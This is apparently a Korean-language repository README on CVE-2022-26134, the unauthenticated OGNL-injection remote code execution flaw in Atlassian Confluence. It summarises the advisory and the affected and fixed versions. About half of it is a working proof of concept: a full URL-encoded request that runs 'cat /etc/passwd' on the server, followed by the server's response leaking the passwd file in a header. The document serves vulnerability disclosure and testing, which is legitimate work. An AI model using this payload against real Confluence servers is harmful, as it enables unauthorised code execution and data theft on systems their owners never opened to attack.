 murataydemir/cve-2022-26134
[CVE-2022-26134] Confluence 사전 인증 객체 그래프 탐색 언어(OGNL) 주입

[CVE-2022-26134] Confluence 사전 인증 객체 그래프 탐색 언어(OGNL) 주입
Confluence는 Atlassian이 개발한 웹 기반 워크스페이스 협업 제품입니다. 온프레미스로 배포하거나 Atlassian Cloud의 일부로 배포할 수 있습니다. 페이지(page), 스페이스(space), 페이지 트리(page tree)의 3가지 주요 기능으로 구성됩니다.
2022-06-02 20:00 UTC에 Atlassian은 Confluence Server 및 Confluence Data Center 제품에 영향을 미치는 원격 코드 실행(RCE) 취약점과 관련된 보안 권고를 발표했습니다. CVE-2022-26134 취약점에 대한 자세한 정보는 아래에서 확인할 수 있습니다.
요약: CVE-2022-26134 - Confluence Server 및 Data Center의 심각도가 높은 인증되지 않은 원격 코드 실행 취약점
권고 발표일: 2022년 6월 2일
영향을 받는 제품: Confluence Server 및 Confluence Data Center
영향을 받는 버전: 지원되는 모든 버전의 Confluence Server 및 Data Center가 영향을 받습니다. 1.3.0 이후의 Confluence Server 및 Data Center 버전이 영향을 받습니다.
수정된 버전: 7.4.17, 7.13.7, 7.14.3, 7.15.2, 7.16.4, 7.17.4 및 7.18.1
CVE ID: CVE-2022-26134 Confluence 사전 인증 객체 그래프 탐색 언어(OGNL) 주입

개념 증명(PoC): 샘플 요청 1
GET /%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22cat%20/etc/passwd%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Murat%22%2C%23a%29%29%7D/ HTTP/1.1
Host: vulnerablehost:8090
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Connection: close
응답 1
HTTP/1.1 302
Cache-Control: no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Confluence-Request-Time: 1654688652451
Set-Cookie: JSESSIONID=47E8CE261CF7355A5625FEF65B4BD7DC; Path=/; HttpOnly
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-Cmd-Murat: root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin confluence:x:2002:2002::/var/atlassian/application-data/confluence:/bin/bash
Location: /login.action?os_destination=%2F%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22cat+%2Fetc%2Fpasswd%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Murat%22%2C%23a%29%29%7D%2Findex.action&permissionViolation=true
Content-Type: text/html;charset=UTF-8
Content-Length: 0
Date: Wed, 08 Jun 2022 11:44:12 GMT
Connection: close